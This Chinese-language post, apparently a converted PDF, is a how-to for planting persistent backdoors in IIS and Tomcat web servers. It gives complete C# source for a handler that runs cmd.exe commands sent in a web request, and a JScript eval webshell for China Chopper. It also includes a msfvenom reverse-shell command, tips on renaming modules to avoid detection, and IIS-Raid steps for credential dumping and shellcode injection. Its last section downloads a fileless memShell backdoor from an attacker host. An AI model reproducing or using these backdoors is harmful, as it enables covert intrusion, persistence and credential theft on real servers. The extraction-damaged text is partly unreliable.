

常见的 web 容器后门笔记

缅怀在抗击新冠肺炎疫情斗争中牺牲的烈士和同胞。

这里分别记录了几种 IIS,Apache,nginx,tomcat 等容器的一些已公开的留门方式。

IIS_Bin_Backdoor

From:https://github.com/WBGill/IIS_backdoor

IIS_backdoor_dll.dll 放入 web 目录的 bin 文件夹中配置 web.config 文件

```
<?xmlversion="1.0" encoding="UTF-8"?>
```

```
<configuration>
```

```
  <system.webServer>
```

```
    <modules>
```


```
      <add name="IIS_backdoor"type="IIS_backdoor_dll.IISModule" />
```

```
    </modules>
```


</system.webServer>

</configuration>

IIS_backdoor_shell.exe 执行命令



使用 IISBackdoor 太明显，容易被看出是后门，这里对后门改名



程序集名称(N): 默认命名空间(U):

目标框架(G): 输出类型(O):

☐ 自动生成绑定重定向(A)

程序集信息

标题(T):

说明(D):

公司(C):

产品(P):

版权(Q):

重新生成解决方案, dll 放入 bin 目录, web.config 修改为

```
<?xml version="1.0" encoding="UTF-8"?>
```

```
<configuration>
```

```
<system.webServer>
```

```
<modules>
```


```
<add name="UrlRoutingModule" type="UrlRoutingModule.IISModule" />
```

```
</modules>
```

</system.webServer>

</configuration>


添加完之后会自动在模块中注册好



执行 payload, msf 生成 raw 格式 payload, 选择 shellcode 选项, raw 文件拖入即可

```
msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.0.108
```

```
LPORT=12138 -f raw -o/var/www/html/1.raw
```



IIS_NETDLL_Spy

From:<https://github.com/Ivan1ee/NetDLLSpy>

原作者提及三种方式，第一种编译代码为 DLL 新建 aspx 文件实例化后门类来执行命令，第二种是做 httphandler 映射可指定一个后缀执行命令保存文件在 web 服务器上，再读取结果。第三种是使用 jsc.exe 编译 js 脚本生成 dll，添加映射菜刀连接。

这里根据原作者的代码，进行了一下简单的修改，修改后的功能为添加 httphandler 映射指定一个后缀执行命令显示在页面上，不用保存在服务器中再访问。

代码

```
using System;
```

```
using System.Diagnostics;
```

```
using System.IO;
```

```
using System.Text;
```

```
using System.Web;
```

```
namespace IsapiModules
```

```
{
```

```
    public class Handler : IHttpHandler
```

```
    {
```

```
        public bool IsReusable
```

```
        {
```

```
            get
```

```
            {
```

```
                return false;
```

```
            }
```

```

    }

    public void ProcessRequest(HttpContext context)

    {

        string input = context.Request.Form["InternetInformationService"];
//command

        if(context.Request.Form["microsoft"] == "iis")//do command

        {

            this.cmdShell(input);

        }

    }

    public void cmdShell(string input)

    {

        Process process = new Process();

        process.StartInfo.FileName = "cmd.exe";

        process.StartInfo.RedirectStandardOutput = true;

        process.StartInfo.UseShellExecute = false;

```

```
        process.StartInfo.Arguments= "/c" + input;

        process.StartInfo.WindowStyle= ProcessWindowStyle.Hidden;

        process.Start();

        StreamReaderoutput = process.StandardOutput;

        String result= output.ReadToEnd();

        output.Close();

        output.Dispose();

        HttpContext.Current.Response.Write(result);


    }

}

}
```

保存为随意后缀，使用 csc 编译。

```
C:\Windows\Microsoft.NET\Framework\v2.50727\csc.exe /t:library /r:System.Web.dll -
out:C:\inetpub\wwwroot\Bin\SystemIO.dll C:\inetpub\wwwroot\bin\code.cs
```

Web.config 文件添加

<system.webServer>

<handlers>

<addname="PageHandlerFactory-ISAPI-2.0-32" path="*.xxx"verb="*" type="IsapiModules.Handler"resourceType="Unspecified" requireAccess="Script"preCondition="integratedMode" />

</handlers>


</system.webServer>

```
mode="Off" />
```


```
name="PageHandlerFactory-ISAPI-2.0-32" path="*.xxx" verb="*" type="IsapiModules.Hand
```

关注安全技术

打开 IIS 管理器，可以看到处理映射管理器中已经添加了模块




现在随意访问个 xxx 后缀的文件



带参数访问

microsoft=iis&InternetInformationService=netuser





第三种连接菜刀，这里也对代码修改了一下。

```
import System;
```

```
import System.Web;
```

```
import System.IO;
```

```
package IsapiModule
```

```
{
```

```
    public class Handlerimplements IHttpHandler
```

```
{
```

```

function IHttpHandler.ProcessRequest(context: HttpContext)
{
    context.Response.Write("404Not Found")

    var I =context;

    var Request =I.Request;

    var Response =I.Response;

    var Server =I.Server;

    eval(context.Request["Internet"]); //pass
}

function getIHttpHandler.IsReusable() : Boolean{ return true}

}
}


```

使用 jsc 编译

```

C:\Windows\Microsoft.NET\Framework\v4.0.30319\jsc.exe/t:library -
out:C:\inetpub\wwwroot\Bin\IsapiModule.Handler.dllC:\inetpub\wwwroot\bin\code.js

```



编辑 web.config, 添加映射, 这里指定的后缀是.iis

```
<system.webServer>
```

```
<modules runAllManagedModulesForAllRequests="true"/><directoryBrowse  
enabled="true"/>
```

```
<staticContent>
```

```
<mimeMapfileExtension=".json" mimeType="application/json" />
```

```
</staticContent>
```



```
<handlers>
```

```
<addname="PageHandlerFactory-ISAPI-2.0-32-1"  
path="*.iis"verb="*"type="IsapiModule.Handler"preCondition="integratedMode"/>
```


```
</handlers>
```


</system.webServer>

已自动加入了映射。现在随便访问个 iis 后缀的文件。



可使用菜刀连接






IIS_RAID

From: <https://github.com/0x09AL/IIS-Raid>

在 vs2019 下编译


在 Functions.h 中修改连接密码, passfile 是 dump 下来的密码保存的位置, com_header 是后门和服务器通信的请求头。



打开项目修改完你的密码, 直接 ctrl+B 生成解决方案即可 (这里生成的是 release 版本)

Dll 传到服务器，改个名字，执行添加模块

```
>C:\Windows\system32\inetsrv\APPCMD.EXE install module /name:IsapiDotNet  
/image:"c:\windows\system32\inetsrv\IsapiDotNet.dll" /add:true
```



```
C:\Users\Administrator.DC\Desktop>C:\Windows\system32\inetsrv\APPCMD.EXE install  
module /name:IsapiDotNet /image:"c:\windows\system32\inetsrv\IsapiDotNet.dll" /  
add:true  
已添加 GLOBAL MODULE 对象 "IsapiDotNet"  
已添加 MODULE 对象 "IsapiDotNet"
```

The screenshot shows a Windows command prompt window with a black background and white text. The command entered is `C:\Windows\system32\inetsrv\APPCMD.EXE install module /name:IsapiDotNet /image:"c:\windows\system32\inetsrv\IsapiDotNet.dll" /add:true`. The output shows two lines of confirmation: `已添加 GLOBAL MODULE 对象 "IsapiDotNet"` and `已添加 MODULE 对象 "IsapiDotNet"`. In the bottom right corner, there is a small circular icon with a speech bubble and the text `关注安全技术` (Follow Security Technology).

在模块中可以看到已经存在了



远程连接

```
>python3iis_controller.py --url http://192.168.0.98 --password thisismykey
```

执行命令的方式是

```
>cmd + 命令
```

```
root@kali:/tmp# python3 iis_controller.py --url http://192.168.0.98 --password thisismykey

IIS-RAID

@0x09AL - MDSec ActiveBreach

[+] Testing URL http://192.168.0.98
[+] Successfully connected to http://192.168.0.98

IIS-RAID #> ?

Documented commands (type help <topic>):
=====
cmd dump exit help inject

IIS-RAID #> cmd whoami
[+] Received output [+]
iis apppool\defaultapppool

IIS-RAID #> 
```

关注安全技术


Dump 命令可以 dump 下来 IIS 站点的登录的信息，保存在设置的位置。

Inject 可以执行 shellcode

Cs/msf 生成 raw 格式的 shellcode

>inject 位置

```
IIS-RAID #> inject /tmp/payload.bin
[+] Shellcode size : 927
[+] Shellcode Injected Successfully
IIS-RAID #> 
```



JAVA Web Backdoor

From:<https://www.freebuf.com/articles/web/172753.html>

<https://github.com/rebeyond/memShell>

当获取一个 webshell 或 bashshell 权限时，下载后门执行注入进程形成无文件复活后门


下载后解压到任意 web 目录

```
--2020-04-05 04:07:21-- http://192.168.0.103:1222/memShell_for_linux_v0.2.zip
Connecting to 192.168.0.103:1222... connected.
HTTP request sent, awaiting response... 200 OK
Length: 865491 (845K) [application/octet-stream]
Saving to: 'memShell_for_linux_v0.2.zip'

memShell_for_linux_ 100%[=====>] 845.21K  --.-KB/s    in 0.07s

2020-04-05 04:07:21 (12.3 MB/s) - 'memShell_for_linux_v0.2.zip' saved [865491/865491]

root@39d74188204c:/usr/local/tomcat/webapps/ROOT/css# unzip memShell_for_linux_v0.2.zip
Archive:  memShell_for_linux_v0.2.zip
  inflating: inject.jar
  inflating: agent.jar
```



得到 2 个 jar 文件

执行，password 设置为你的密码

